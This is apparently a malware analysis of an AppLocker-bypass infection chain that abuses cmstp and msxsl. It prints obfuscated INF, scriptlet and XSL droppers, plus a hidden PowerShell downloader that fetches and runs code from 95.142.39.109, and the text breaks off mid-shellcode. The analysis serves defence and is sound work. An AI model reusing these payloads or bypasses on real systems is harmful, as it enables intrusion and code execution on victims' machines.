
When Microsoft decided to add the AppLocker feature to Windows to allow defenders to implement holistic protection application control, security researchers began working on the offensive side of security to search for ways to circumvent it.

Windows AppLocker allows administrators to control which executable files are denied or authorized to execute. Administrators can create rules based on file names, publishers or file location that will allow only certain files to execute, but not others.

AppLocker works well for executables and over time it has also been improved to control various script types, including JScript, PowerShell and VBScript. This has significantly reduced the attack surface and forced attackers, including more sophisticated groups, to find new methods of launching executable code.

A number of legitimate Windows executables that are not blocked by the default AppLocker policies has been discovered and various proof of concept AppLocker bypass code became publicly available.


Notable applications used in these attacks are cmstp and msxsl. The Microsoft Connection Manager Profile Installer (cmstp.exe) is a command-line program used to install Connection Manager service profiles. Cmstp accepts an installation information file (INF) as a parameter and installs a service profile leveraged for remote access connections. A malicious INF file can be supplied as a parameter to download and execute remote code.



```
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall_SingleUser]
UnRegisterOCXs=KHkDBoaZoahhZK
[KHkDBoaZoahhZK]
%11%\%urmIgcSCJgGmuD_1%%urmIgcSCJgGmuD_2%%urmIgcSCJgGmuD_3%,NI,%BqWxxGj_0%%BqWxxGj_1%%BqWxx
Gj_2%%BqWxxGj_3%%BqWxxGj_4%%BqWxxGj_5%%BqWxxGj_6%%BqWxxGj_7%%BqWxxGj_8%%BqWxxGj_9%%BqWxxGj_
10%%BqWxxGj_11%%BqWxxGj_12%%BqWxxGj_13%
[Strings]
AppAct="SOFTWARE\Microsoft\Connection Manager"
urmIgcSCJgGmuD_2="rO"
urmIgcSCJgGmuD_1="sC"
urmIgcSCJgGmuD_3="bJ"
BqWxxGj_0="ht"
BqWxxGj_1="tp"
BqWxxGj_2=":/"
BqWxxGj_3="/9"
BqWxxGj_4="5."
BqWxxGj_5="14"
BqWxxGj_6="2."
BqWxxGj_7="39"
BqWxxGj_8=".1"
BqWxxGj_9="09"
BqWxxGj_10="/a"
BqWxxGj_11="3."
BqWxxGj_12="tx"
BqWxxGj_13="t"
ServiceName=" "
ShortSvcName=" "
```

Example malicious INF file to load a remote SCT file

Cmstp may also be used to load and execute COM scriptlets (SCT files) from remote servers.



```
<?XML version="1.0"?>
<scriptlet>
<registration
description="cxSJJY"
progid="cxSJJY"
version="1.00"
classid="{9FB61DBE-A913-0D44-83AA-EDBFE490FE3C}"
>
<script language="JScript">
<![CDATA[
function hlUUfYqa(qsk9s0Aj, ck){return qsk9s0Aj.charAt(ck);}function mYxcSD1Vn(ceUE){var rM =
"";var vRIpr4vbsH=ceUE.length - 1;while (vRIpr4vbsH >= 0){rM += hlUUfYqa(ceUE, vRIpr4vbsH);vRI
pr4vbsH = vRIpr4vbsH -1;}return rM;}function dU(uWMrWVE){return String.fromCharCode(uWMrWVE);}
function aW94UcHe7(ea,dMqDge0){var puth='';var b88=0;var fxnHFltjsA=dMqDge0.length;var sRX=0;v
ar saxo06zJ4V='';while (sRX<ea.length-2) {saxo06zJ4V=hlUUfYqa(ea,sRX)+hlUUfYqa(ea,sRX+1)+hlUUf
Yqa(ea,sRX+2);if (hlUUfYqa(ea,sRX)=='0'){saxo06zJ4V=hlUUfYqa(ea,sRX+1)+hlUUfYqa(ea,sRX+2);}if
((hlUUfYqa(ea,sRX)=='0')&&(hlUUfYqa(ea,sRX+1)=='0')){saxo06zJ4V=hlUUfYqa(ea,sRX+2);}b88=parseI
nt(saxo06zJ4V);b88=b88^(dMqDge0.charCodeAt(sRX/(23355/7785)%fxnHFltjsA));puth+=dU(b88);sRX+=(1
338-1335);}return puth;}var mmQScj = "";var pfEpa = (7422-7357);while (pfEpa < (681590/7490))
{mmQScj += dU(pfEpa);pfEpa += 1;}pfEpa = (9118/94);while (pfEpa < (510819/4153)) {mmQScj += dU
(pfEpa);pfEpa += 1;}pfEpa = (-5947+5995);while (pfEpa < (384888/6636)) {mmQScj += dU(pfEpa);pf
Epa += 1;}mmQScj += dU((103329/2403), (9673-9626));function mBE(ydkDcRZ){var m10QnXEx=0;var xb
6PF = 0;while (m10QnXEx < 99) {m10QnXEx++;xb6PF += m10QnXEx;}return "+" ==ydkDcRZ?(-1914+1976)
:"/"==ydkDcRZ?(364203/5781):mmQScj.indexOf(ydkDcRZ);}var v3Xl3WV20Z = "=";function pSV(jcQ){va
r gANE9B627=0;var nz;var pETqY;var cy;var ks2MLC7A;var hU0uY = "";while (gANE9B627 < jcQ.lengt
h - 3){nz=mBE(hlUUfYqa(jcQ, gANE9B627+0));pETqY=mBE(hlUUfYqa(jcQ, gANE9B627+1));cy=mBE(hlUUfYq
a(jcQ, gANE9B627+(4715-4713)));ks2MLC7A=mBE(hlUUfYqa(jcQ, gANE9B627+(2447-2444)));hU0uY += dU(
nz<<(7960-7958)|pETqY>>>(19708/4927));if (hlUUfYqa(jcQ, gANE9B627+(8734/4367))!=v3Xl3WV20Z){hU
0uY += dU(pETqY<<(7921-7917)&(4179-3939)|cy>>>(-1414+1416)&(100140/6676));}if (hlUUfYqa(jcQ, g
ANE9B627+(738-735))!=v3Xl3WV20Z){hU0uY += dU(cy<<(9927-9921)&(-370+562)|ks2MLC7A);}gANE9B627 +
= 4;}return hU0uY;}function wIG(kjyu, rP4Z) {var pQV = []; var rX5G0rE = "";var jsIBpvgjGU;var
 kCus9;jsIBpvgjGU=1;while (jsIBpvgjGU <= (2291175/8985)) {pQV[dU(jsIBpvgjGU)] = jsIBpvgjGU;jsI
```

Example of malicious scriptlet file used to drop a malicious DLL dropper for the next stage

Microsoft allows developers to create COM+ objects in script code stored in an XML document, a so-called scriptlet file. Although it is common to use JScript or VBScript, as they are available in Windows by default, a scriptlet can contain COM+ objects implemented in other languages, including Perl and Python, which would be fully functional if the respective interpreters are installed.

To bypass AppLocker and launching script code within a scriptlet, the attacker includes the malicious code within an XML script tag placed within the registration tag of the scriptlet file and calls cmstp with appropriate parameters. For example:

```
cmstp.exe /s /ns C:\Users\ADMINI~1\AppData\Local\Temp\XKNqbpzl.txt
```

Here, the attackers randomize the scriptlet name and use a .txt filename extension, likely in an attempt to bypass fundamental protection mechanisms that attempt to block file types based on the filename extension.

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
        xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
        xmlns:msxsl="urn:schemas-microsoft-com:xslt"
        xmlns:vENwgggSNCyCP="http://www.w3.org/1999/XSL/Format">

<msxsl:script language="JScript" implements-prefix="vENwgggSNCyCP">
<![CDATA[
function pZatUmWKuu(inbFryR, xQlKXJarsk) {if (inbFryR == 'pKoyWRhYZbAjl' && xQlKXJarsk == 'bwWuSUBJyeE
opjkC'){var yWNCZIqOijhCeB = "length";var poTJirBoODrq = "charAt";function xjJKgImuONfrZ(wtzJIop, vgtQ
oCCD) {return wtzJIop[poTJirBoODrq](vgtQoCCD);}function hhiuNClacYsADZEWEyg(tbEmAzxakmTRxk, uYsmfefdtN
g) {var rOgrnhMS = '';var xPwuqHJWhCWSn = 0;var uaTehposp = uYsmfefdtNg[yWNCZIqOijhCeB];var jfAsTtmIcw
JHzQmv = 0;var ebsjlQch = '';while (jfAsTtmIcwJHzQmv < tbEmAzxakmTRxk[yWNCZIqOijhCeB] - 2) {ebsjlQch =
 xjJKgImuONfrZ(tbEmAzxakmTRxk,jfAsTtmIcwJHzQmv) + xjJKgImuONfrZ(tbEmAzxakmTRxk,jfAsTtmIcwJHzQmv + 1) +
 xjJKgImuONfrZ(tbEmAzxakmTRxk,jfAsTtmIcwJHzQmv + 2);if (xjJKgImuONfrZ(tbEmAzxakmTRxk, jfAsTtmIcwJHzQmv
) == '0') {ebsjlQch = xjJKgImuONfrZ(tbEmAzxakmTRxk,jfAsTtmIcwJHzQmv + 1) + xjJKgImuONfrZ(tbEmAzxakmTRx
k,jfAsTtmIcwJHzQmv + 2);}if ((xjJKgImuONfrZ(tbEmAzxakmTRxk, jfAsTtmIcwJHzQmv) == '0') && (xjJKgImuONfr
Z(tbEmAzxakmTRxk,jfAsTtmIcwJHzQmv + 1) == '0')) {ebsjlQch = xjJKgImuONfrZ(tbEmAzxakmTRxk,jfAsTtmIcwJHz
Qmv + 2);}xPwuqHJWhCWSn = parseInt(ebsjlQch);xPwuqHJWhCWSn = xPwuqHJWhCWSn ^ (uYsmfefdtNg.charCodeAt(j
fAsTtmIcwJHzQmv / 3 % uaTehposp));rOgrnhMS += String.fromCharCode(xPwuqHJWhCWSn);jfAsTtmIcwJHzQmv += 3
;}return rOgrnhMS;}var pJUzUbcgZJVyixMlv = function(dHZrdgVMDbNvOO) {(new Function(dHZrdgVMDbNvOO))();
};var uhNZAlPZawoCi = "54D0C7F237561E5865471AFCDA2963621D4735A4BB936831B8DEA5623354EF28438F2A55CF4B3E6
DDFF6E477E55FC655178156C76DD12C1BAD2CC6068B78D97";
```

Payload dropper in an XSL file

Another executable used to attempt bypass of the AppLocker feature is msxsl.exe, a Windows utility used to run XSL (eXtensible Stylesheet Language) transformations. Msxsl.exe is dropped together with its parameter by the previous attack stage, a DLL dropper, and run to continue the infection chain.

It takes an XML and an XSL file as a parameter, but it also loads the script engine and runs the script code within the <msxsl:script> tag of the supplied XSL file when invoked through a call placed within the <xsl:value-of> tag.

```
<xsl:template match="/">
   <xsl:value-of select="vENwgggSNCyCP:pZatUmWKuu('pKoyWRhYZbAjl', 'bwWuSUBJyeEopjkC')"/>
</xsl:template>
```

Invoking the JScript code of the payload dropper within an XSL file


The supplied XML file seems to be randomly generated and used simply because the second parameter is required and is of no further interest for analysis.

DLL dropper

An earlier part of the second stage is implemented as an encrypted JScript scriptlet which eventually drops a randomly named COM server DLL binary with a .txt filename extension, for example, 9242.txt, in the user's home folder and registers the server using the regsvr32.exe utility.

The dropper contains an encrypted data blob that is decrypted and written to the disk. The dropper then launches the next stage of the attack by starting PowerShell, msxsl or cmstp.exe as described above.

Once the DLL dropper is finished with its activity, it will be deleted from the drive, which may be one of the reasons why there are not too many DLL dropper samples available in public malware repositories.




Exported functions of the two observed variations of the dropper DLLs

From the observed samples, it seems that the attacker has access to the source code of two legitimate DLLs which they modify to include the malicious dropper code. They can be distinguished by looking at the names of the exported functions. The exported names seem legitimate and should not be used as a basis for the malware detection.

Stage 4 — Downloaders

PowerShell leading to shellcode


The PowerShell chain is launched from an obfuscated JScript scriptlet previously downloaded from the command and control (C2) server and launched using cmstp.exe.



```
powershell -NoP -NonI -w HIDdeN -e "JABzAGwAIAA9ACgAWwBjAGgAYQByAF0AOQAyACkAOwAkAGYAZgAgAD0AIAAkAGUAb
gB2ADoAYQBwAHAAZABhAHQAYQAgACsAIAAkAHMAbAAgACsAIAAtAGoAbwBpAG4AIAAoACgANgA1AC4ALgA5ADAAKQAgACsAIAAoAD
kANwAuAC4AMQAyADIAKQAgAHwAIABHAGUAdAAtAFIAYQBuAGQAbwBtACAALQBDAG8AdQBuAHQAIAAxADAAIAB8ACAAJQAgAHsAWwB
jAGgAYQByAF0AJABfAH0AKQAgACsAIAAnAC4AcABzADEAJwA7ACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4A
TgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AOQA1A
C4AMQA0ADIALgAzADkALgAxADAAOQAvAGQAcgBpAHYAZQByACcALAAgACQAZgBmACkAOwBpAGYAIAAoAFQAZQBzAHQALQBQAGEAdA
BoACAAJABmAGYAKQAgAHsAJABtAGkAIAA9ACAAJABlAG4AdgA6AHcAaQBuAGQAaQByACAAKwAgACQAcwBsADsAJABlADIAIAA9ACA
AJwBXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAJwAgACsAIAAkAHMAbAAgACsAIAAnAHYAMQAuADAAJwAgACsAIAAk
AHMAbAAgACsAIAAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnADsAaQBmACAAKABbAFMAeQBzAHQAZQBtAC4ASQBuAHQAU
AB0AHIAXQA6ADoAUwBpAHoAZQAgAC0AZQBxACAANAApACAAewAgACQAbQBpACAAPQAgACQAbQBpACAAKwAgACcAUwB5AHMAdABlAG
0AMwAyACcAIAArACAAJABzAGwAIAArACAAJABlADIAOwB9ACAAZQBsAHMAZQAgAHsAIAAkAG0AaQAgAD0AIAAkAG0AaQAgACsAIAA
nAFMAeQBzAFcATwBXADYANAAnACAAKwAgACQAcwBsACAAKwAgACQAZQAyADsAfQAkAHgAMAA9ACgAWwBjAGgAYQByAF0AMwA0ACkA
OwAkAGEAcgBnADEAIAA9ACAAJwAtAGUAeAAgAGIAeQBwAGEAUwBzACAALQBGAGkAbABlACAAJwAgACsAIAAkAHgAMAAgACsAIAAkA
GYAZgAgACsAIAAkAHgAMAA7AHMAdABhAHIAdAAtAHAAcgBvAGMAZQBzAHMAIAAtAHcAaQAgAGgAaQBkAGQAZQBuACAAJABtAGkAIA
AkAGEAcgBnADEAOwB9AA=="a
```

First PowerShell stage with base64 encoded code


The first PowerShell stage is a simple downloader that downloads the next PowerShell stage and launches a child instance of powershell.exe using the downloaded, randomly named script as the argument.



```
$sl =([char]92);$ff = $env:appdata + $sl + -join ((65..90) + (97..122) | Get-Random -Count 10 | % {[ch
ar]$_}) + '.ps1';(New-Object System.Net.WebClient).DownloadFile('http://95.142.39.109/driver', $ff);if
 (Test-Path $ff) {$mi = $env:windir + $sl;$e2 = 'WindowsPowerShell' + $sl + 'v1.0' + $sl + 'powershell
.exe';if ([System.IntPtr]::Size -eq 4) { $mi = $mi + 'System32' + $sl + $e2;} else { $mi = $mi + 'SysW
OW64' + $sl + $e2;}$x0=([char]34);$arg1 = '-ex bypaSs -File ' + $x0 + $ff + $x0;start-process -wi hidd
en $mi $arg1;}
```

PowerShell downloader


The downloaded PowerShell script code is obfuscated in several layers before the last layer is reached. The last layer loads shellcode into memory and creates a thread within the PowerShell interpreter process space.



```
[Byte[]]$var_code = [System.Convert]::FromBase64String("6AAAAABbvjgAAAAB3on3g8cYukQDAAC5BgAAAIsHMwaJB4PHBI
PGBIPqBHQH4u2D7hjr47hQAAAAAdj/4J9qR/SWAyRFKKr7jwWylk5c9wGqIjE+TGOCzvSWA0TMzZsp647gpsUO+4r4NrpMZJDdDdKn/BWF
hJaa8weeto+T+gBtwMFsGxQ4V3/UPyWVo+qDCsXG3E+Mp4riOrpmbJ65pMjfiBDOKXzKcDRyOo+T+gBtGtFLuJwXv8/rJ1GncCGjqwRh8M
VQvIryPjDtx5vhRiQfRwBhc/Ga1l/jaa4EqFshMNq4EfcEIoCWa1MsRsOv50nFsEmjIumqIjE+fWA9EKPBVEx/ftNccNBbMk5c91qb62Bv
Jpw7FpwtAiRFe/qT2IwtULGJp+gmIjE+F664FZyWMYTBevip3Ffi/qUJ2TpV97j4z1w6L3SlAyTMyMD/32+twCYpsZBs3eRhfWA9EJ5pUH
ItBazj9PpnE45Tc8urIjEPsxqcM/Af+s9MQAA+bVhNQ8edn0SLfADBma6VEJ6RUnIVQB2sbw5NQ/Fc2AGqG/ZLS8c6ro9p/Nt010NqjgWy
f4dd9wFCTc7Bs7AcAbPPAxu1H/qEUUOHpP1bu0w98cTOJ+stSzUECQk8akaqrL7wG6DsrRgbGSJik6aAFanyeznKh9MZnP9bLxhPfJ8JGb
P83CiYHGkrp3RFfdme/Sjz8SsygzuKb15EJfMGJtujLRRlAMmU4nXT4ic+m2SRAnxtBdpKdsS4Mx9lf8OV62rF5W4SoyGcDAMFbMglEMKi
OAQRWsOf6mvGuXhyxyinKDF/keyscyrR0kVvDwztFUpPFF+K7i+ufzI+8nwXhy0enLqbNGP/5wN/U29t66SS3171BwDGxds39Kf4alGUju
AbsnwHtmrybKtfzMsWFrzPx4euASxSybmScgk+KAD3+5Ih5afSi3fMLSRKJqn6lTqT8ujbWHEhHja27KhPo8CTy6ks0FdQ6dvHCRYVI04D
